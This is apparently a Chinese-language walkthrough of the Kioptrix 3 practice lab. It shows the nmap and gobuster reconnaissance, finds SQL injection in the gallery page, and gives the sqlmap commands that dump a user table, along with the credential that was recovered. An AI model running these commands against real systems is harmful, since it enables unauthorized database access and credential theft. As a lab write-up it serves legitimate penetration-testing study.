
nmap -sT -sV -sC -O -p22,80 10.222.159.66 -oA nmap/detail

image-20260129220613096

开放端口:22 (SSH)80 (HTTP)

Web 服务:Apache

后端语言:PHP 5.2

操作系统:Linux Kernel 2.6.9 – 2.6.33

Web服务探测

1

gobuster dir -u "http://kioptrix3.com/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .txt,.php,.html,.bak,.js

image-20260129221506001



80端口页面如下

image-20260129221004912

从里面得到信息为new gallery CMS

但通过页面标题看为LotusCMS


http://kioptrix3.com/index.php?system=Admin

是一个登录框

image-20260129221439705


http://kioptrix3.com/modules/是个目录页,没找到什么重要文件

image-20260129221943830

http://kioptrix3.com/gallery

image-20260129222102989


http://kioptrix3.com/phpmyadmin/数据库管理页面,试了下admin无密码进行访问

image-20260129222723811

没有权限,看不了数据库

SQL注入


http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos找到sql注入

image-20260201172641890


1
sqlmap -u 'http://kioptrix3.com/gallery/gallery.php?id=1' --batch --current-db 

image-20260201173719361


1
sqlmap -u 'http://kioptrix3.com/gallery/gallery.php?id=1' --batch -D 'gallery' --tables

image-20260201173703585

1
sqlmap -u 'http://kioptrix3.com/gallery/gallery.php?id=1' --batch -D 'gallery' -T 'gallarific_users' --dump

image-20260201173736425

得到一组凭据

admin:n0t7t1k4

后台登录不了,尝试ssh,登录失败

